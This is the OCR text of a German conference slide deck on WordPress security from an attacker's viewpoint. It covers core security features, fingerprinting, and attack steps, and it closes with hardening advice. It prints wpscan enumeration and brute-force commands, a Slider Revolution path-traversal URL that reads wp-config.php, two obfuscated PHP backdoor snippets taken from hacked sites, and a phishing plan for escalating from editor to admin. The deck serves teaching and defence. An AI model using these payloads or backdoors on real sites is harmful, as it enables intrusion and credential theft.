# Ein Drittel des Internets hacken?

## WordPress-Sicherheit aus der Sicht eines Hackers

Page on Stage
Advanced Web Engineering

# Georg Knabl

- 

- 
- 


KINDER BÜRO
MENSCHEN FÜR KINDER


tim


LSZ
Consulting


KNOW
Center


giga
sport


FH | JOANNEUM
University of Applied Sciences


POSCH
LEIBNITZ


FLUGHAFEN GRAZ
- und so nah ist die Welt.


GRAWE


SFG
NEUES DENKEN. NEUES FÖRDERN.


A1


IT SOLUTIONS
ERSTE
Group IT


StaDt Wien


GARY MASH


WIFI
WKO


GÖLLES


bit schulungscenter
member of bit group


Lufthansa


NEUROTH
Besser hören. Besser leben.


EN
GARDE


K&O
KASTNER & ÖHLER


woman


STYRIARTE
Die steirischen Festspiele


VGN
VERLAGSGRUPPE
NEWS


JUFA
HOTELS


SALZBVRGER
FESTSPIELE


Lenaffoschek


tele


Das Land
Steiermark


Camera Austria

~~Ein Drittel d~~


# Die Macht der Entwickler

~~...acken?~~

~~der Sicht eines Hackers~~

# Das weltweit beliebteste Content Management System

# WordPress


einfacher Einstieg
Sicherheit?
Ausbildung
große Community
günstige Entwicklung
große Verbreitung
Kriminelle
Prävention
große Nachfrage

# Sicherheitsfunktionen von WordPress

# Core Updates

- Versionsnummer "x.y.z", z.B. "5.3.2"
  - Major Version (x.y): Neue Features
  - Minor Version (z): Sicherheitsupdates, Bugfixes
- Auto Updates
  - per Default nur WordPress Core Minor Versions

    codeseitig auf Major Versions, Plugins und Themes ausweitbar
  - Support in jedem Major Version Branch seit v3.7
- signiert (seit 5.2)

# Passwörter

- **phpass** Library
  - zufälliger **Salt** mit **8x MD5-Hashing**
    `$P$BMn6EXMdsI7klmd0.2cNGeqSgU8tGo0`
  - Zufälligkeit via /dev/urandom wenn verfügbar (CSPRNG)
  - Umstieg auf z.B. bcrypt deaktiviert, aber **pluggable** → Plugins
- datenbankseitig: einfacher MD5-Hash akzeptiert, aber sogleich umgewandelt

```
$salt = substr($setting, 4, 8);
if (strlen($salt) != 8)
    return $output;

# We're kind of forced to use MD5 here since it's the only
# cryptographic primitive available in all versions of PHP
# currently in use.  To implement our own low-level crypto
# in PHP would result in much worse performance and
# consequently in lower iteration counts and hashes that are
# quicker to crack (by non-PHP code).
if (PHP_VERSION >= '5') {
    $hash = md5($salt . $password, TRUE);
    do {
        $hash = md5($hash . $password, TRUE);
    } while (--$count);
} else {
    $hash = pack('H*', md5($salt . $password));
    do {
        $hash = pack('H*', md5($hash . $password));
    } while (--$count);
}

$output = substr($setting, 0, 12);
$output .= $this->encode64($hash, 16);
```

# Secret Keys

- für Hashing-Salts, Auth-Cookies, CSRF-Tokens etc.
- in wp-config.php
- Salt-Generator

```
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );
```

```
define('AUTH_KEY',         '>6yalfP-2c^sfdQBU,/T:Wt3-$a|9YQidXwN0Sli,kr7{Q1!LAr!3{%u?pG+]>dY');
define('SECURE_AUTH_KEY',  'r!6z5=KRhW&8lHo?ugslg672r!WJ-~Sa,QU~cM+2uuYlGEIn5t4 EgR#hA{;[O1&');
define('LOGGED_IN_KEY',    '$#;^+yP!5z )d.EJ^erH6IIX-o@|&||VQ[u|-S]|VIlsn^vQlBKAcf+tt++]-lah');
define('NONCE_KEY',        '|.*`6EUDZ3+Z{:byI:J;lKq`?R=HC_lFCWFSw,W.i| VS8C5aG;F;jHfeNR3|)H>');
define('AUTH_SALT',        'Q5H1Yl0_lG?HEU,r%sf_tPe*sYgg<i?>&fc>92tZ)i5ngHQF?!hyZq/wn*8X/[$L');
define('SECURE_AUTH_SALT', 'Y-5] 7YFo5_SIsQBfW$*bq1/jj- 0]?OVIb/Z+3~+3<~|8y5hFG:^/NZ%M%>r{K#');
define('LOGGED_IN_SALT',   'e(UnEo2Iby7c~%JLf0Fe[81m-g28sGnJl!(s8|d~2X;8<t}-Yl,~N5b06/^9dwCV');
define('NONCE_SALT',       'wGMcK^E]EeVGNL+5Q-]]ftx>kt<#9^5|&++{y:w*ImbYl.pjGku%I!$NYOS[ 8f&');
```

# Berechtigungssystem

- Roles & Capabilities
- min. eine Rolle pro Benutzer
- erweiterbar
- Beispiele
  - upload_files (>= Autor)
  - unfiltered_html (>= Redakteur)
  - install_plugins, install_themes, upload_plugins, upload_themes (Admin)
- eingeloggte User können wp-admin aufrufen (aber mit eingeschränkten Möglichkeiten)

# Cookies & Sessions

- *http-only* & *secure* (verlangt HTTPS)

  ```
  wordpress_[sec_]<md5(<site URL>)>
  wordpress_logged_in_<md5(<site URL>)>
  ```

- Ablauf: 2 Tage (*remember me*: 14 Tage)
- Session Token
  - HMAC, Key aus 43-stelligem, zufälligem Passwort
  - am Server bei verknüpftem User als aktive Session gespeichert (stateful)
    inkl. User Agent & IP
  - nutzt Secret Keys aus wp-config.php

# sonstige Sicherheitsfeatures

- Health Check & Wiederherstellungsmodus
- **mu-plugins** („must use“): in wp-admin nicht deaktivierbar
- Installation
  - Abfrage nach eigenem Usernamen (statt „admin“ als Standard)
  - Vorschlag eines sicheren Passworts (statt „123456“ des Users)
- emailbasierte **Passwort zurücksetzen**-Funktion
- diverse **Sicherheitsfunktionen** als API (z.B. *wp_verify_nonce(), wp_kses(), esc_attr()* uvm.)
- **X-Frame-Options** gegen Clickjacking in wp-admin

# Angriffsziel WordPress

# Läuft hier WordPress?

- Generators
  `<meta name="generator" content="WordPress 5.3.2" />`
- Pfade
  - /wp-content/, /wp-includes/, /wp-admin/
  - WP in Unterverzeichnis installiert?
- Dateien & Feeds

  /readme.html, /license.txt, /home/feed/,
  /wp-includes/js/wp-emoji-release.min.js
- REST-API (/wp-json/), XML-RPC (/xmlrpc.php)
- WordPress-Plugin-Namen/-Code im Frontend

# Wie laufen typische Angriffe ab?

1. automatischer Schwachstellen-Scan
   - **schwache Admin-Passwörter**
   - **angreifbare WP-/Plugin-/Theme-Versionen** mittels Exploit
2. Angriff/Einbruch
3. Umsetzung des Angriffszwecks
4. Persistenz mittels Backdoor/PHP-Shell
5. Spuren verwischen

Angriff

# Kapern einer Neuinstallation

# Informationsgewinnung

- Quelltext
  - Versionsnummer, Pfade, Plugins
- IP-Nachbarschaft & Hoster
- Apaches Directory Indexing aktiv?
- Logs zugänglich?
  z.B. /wp-content/debug.log
- Fehlerausgabe auf Seite?
- Vulnerability Scanners: wpscan, wpseku

# wpscan

- nutzt Datenbank mit Signaturen & Schwachstellen
- Schwachstellen-Scan


```
wpscan --url www.example.com --enumerate p,vt,tt
```

- Brute Force-Login

```
wpscan --url www.example.com --wordlist passwords.txt --username admin
```

# Enumeration

- Username Enumeration
  (z.B. Admin Benutzername)




  alternativ über REST-API:
  /wp-json/wp/v2/users

- Page Enumeration (versteckte Seiten finden)

# Generelle Schwächen

```php
// don't load directly
if ( ! defined( 'ABSPATH' ) ) {
    die( '-1' );
}
```

- alles liegt im **Webroot**
  (Code, Logs, alle Uploads etc.)
- kein **Brute Force**-Schutz
  plus: **Brute Force Amplification** via XML-RPC
- kaum Zwang für User/Entwickler sich an **Sicherheits-Best Practices** zu halten
- durchwachsene **Code-Basis**
  (uneinheitliche/teilweise gar keine Coding-Standards, Abwärtskompatibilität, Mischung Logik/Inhalt/Präsentation)
- eingeschränkte automatisierte **Testbarkeit**

# Generelle Schwächen

- **Information Disclosure**
  - Generators
  - Enumeration
  - Usernamen öffentlich
  - /wp-content/debug.log ungeschützt in Webroot
- Redakteure dürfen **beliebiges HTML veröffentlichen** („unfiltered_html“, inkl. JavaScript)
- sparsamer Einsatz sicherheitsrelevanter **HTTP-Header**
- u.U. nicht benötigte **Funktionen standardmäßig aktiv**
- Keine ausreichende **Codeanalyse** in WordPress-Marketplaces

# Exploits finden

- https://wpvulndb.com/
- https://packetstormsecurity.com/
- https://www.exploit-db.com/
- https://hackerone.com/wordpress/hacktivity
- Metasploit
- nmap NSE scripts


# Backdoors

- versteckte Includes an vielen Orten
- obfuskiert
- Payload & Kommandos via HTTP POST
- PHP Shells

```
<?php¬
/*62e14*/¬
¬
@include "\057wp\055in\143lu\144es\057im\141ge\163/.\0714a\143c5\1452.\151co";
¬
/*62e14*/¬
```


```
<?php $qmwpyvz = "ifeppkzvspfgrird";$opxvbyxp = "";foreach
($_POST as $wysowl => $mbkicxd){if (strlen($wysowl) == 16 and
substr_count($mbkicxd, "%") > 10){vxpyqkz($wysowl,
$mbkicxd);}}function vxpyqkz($wysowl, $hzeimohs){global
$opxvbyxp;$opxvbyxp = $wysowl;$hzeimohs =
str_split(rawurldecode(str_rot13($hzeimohs)));function
rhaejxqpr($ehkisfus, $wysowl){global $qmwpyvz, $opxvbyxp;return
$ehkisfus ^ $qmwpyvz[$wysowl % strlen($qmwpyvz)] ^
$opxvbyxp[$wysowl % strlen($opxvbyxp)];}$hzeimohs = implode("",
array_map("rhaejxqpr", array_values($hzeimohs),
```

# C99 PHP Shell





# Populäre Plugins

**98%** aller Schwachstellen von WordPress in 2018 fallen auf **Plugins**



# Beispiel

- Advanced Custom Fields Plugin
  - > 1 Mio aktive Installationen
- https://packetstormsecurity.com/search/?q=advanced+custom+fields



# Populäre Angriffe auf Plugins

- Slider Revolution
  Arbitrary File Download
  (CVE-2015-1579, CVE-2014-9734)
  - vorinstalliert in vielen populären Themes
  - lt. Hersteller „7 Millionen User“


  ```
  /wp-admin/admin-ajax.php?
  action=revslider_show_image&img=../wp-config.php
  ```
- GDPR Compliance Plugin
  Arbitrary Code Execution & Privilege Escalation
  (CVE-2018-19207)
  - > 100.000 Installationen

# CVE-2019-10673

Ultimate Member Plugin bis v2.0.40

> 100.000 aktive Installationen


# Cross Site Request Forgery (CSRF)




www.example.com

HTTP POST
email: poor-guy@example.com
…
Cookie: wordpress_logged_in_b212…=hack_me_admin%7C158…

HTTP POST
email: bad-guy@evil-website.com
…
Cookie: wordpress_logged_in_b212…=hack_me_admin%7C158…




www.evil-website.com

Angriff

# Admin User übernehmen

# Trojaner Plugins

Angriffsziel
**Theme- & Plugin-Marketplaces** oder
**Premium-Plugin-Websites**

- angreifbar?
- kauf-/übernehmbar?

Oder gleich ein Plugin mit **absichtlichem Backdoor** veröffentlichen?

# Datenbank

- Inhalt hält Nutzerdaten & (HTML-) Inhalte
- Kontrolliert ein Angreifer die Datenbank:
  - Daten-Abgreifen (Passwort-Hashes, Userdaten)
  - JavaScript-Attacken
  - Umleitungen zu Malwareseiten
  - Admin-User erstellen
  - Defacement
  - …
- von außen direkt zugänglich? PHPMyAdmin?
  → Dictionary-/Brute-Force-Attacke an WordPress vorbei

# Hosting

- Kernel Exploits
- Poodle
- Heartbleed
- angreifbare Services
- Shared Hosts: andere Websites
- angreifbar
- Configuration Errors
- Meltdown & Spectre
- veraltete PHP-/Apache-/M
- Versionen
- Man-in-the-Middle
- Privilege Escalation
- Denial-of-Service
- Buffer Overflo
- Network Ha
- Ex

Angriff

# Privilege Escalation von Redakteur zu Admin

# Angriff: Privilege Escalation zu Admin

1. Kapern eines Redakteur-Users
   (Social Engineering, Passwort-Angriff)
2. JavaScript in neue Seite hinterlegen
   - Laden des wp-login.php-HTML-Inhalts
   - DOM-Manipulation der aktuellen Seite + JS History Push zur URL-Manipulation → sieht wie Login aus
   - sendet Logindaten an Angreifer
   - schließt sich nach Anmeldung
3. einen Admin dazu bringen diese Seite zu besuchen

   „Hilfe, da ist ein Bug auf <Link>. (Die Seite ist auf *privat* gestellt.)“

XSS
CSRF
Remote File Inclusion
Local File Inclusion
Directory Traversal
SQL-Injection
SMTP-Injection
Man-in-the-Middle
XML External Entities
Session-Hijacking
Denial-of-Service
Information Disclosure
Social Engineering
Click Jacking
Command Injection
Reconnaissance
OSINT

# Take Aways

*Software ist nur so sicher wie Entwickler sie machen.*

*Entwickler können nur absichern was sie kennen.*

# Mindestabsicherung

- **Updates** zeitnah einspielen
- konservative **Rollenvergabe**
- starke & einmalige **Passwörter**
- **Brute Forcing** via Plugin unterbinden
- **Plugins & Themes**:
  sparsam einsetzen & hochwertig

# Wie geht‘s weiter?

- OWASP
- The Web Application Hacker's Handbook (Stuttard Pinto, Wiley)
- You've Been Hacked! (Carsten Eilers, Rheinwerk Computing)
- Hacking & Security (Gebeshuber et al., Rheinwerk Computing)
- Kurse, siehe z.B. https://www.pageonstage.at/

Page on Stage
Advanced Web Engineering

DI (FH) **Georg Knabl**, MSc

Selbstständiger Softwareentwickler,
Trainer & IT-Consultant

https://www.pageonstage.at

Slides unter
https://www.pageonstage.at/slides/2020-wordcamp-vienna

# Quellen

- vgl. Links & Bildunterschriften
- Logos von den jeweiligen Unternehmen
- Fakten
  - https://www.imperva.com/blog/the-state-of-web-application-vulnerabilities-in-2018/
- Bilder
  - https://television.mxdwn.com/news/hit-series-mr-robot-comes-to-an-end-month-with-a-surprising-finale-spoilers/
  - https://www.niftycanvas.com/product/nc-black-hoodie/
  - https://de.wikipedia.org/wiki/Kali_Linux#/media/Datei:%D9%83%D8%A7%D9%84%D9%8A_%D9%84%D9%8A%D9%86%D9%83%D8%B3.png
  - https://github.com/tennc/webshell/blob/master/php/PHPshell/c99shell/c99shell.jpg
- GIFs
  - https://tenor.com/search/developers-ballmer-gifs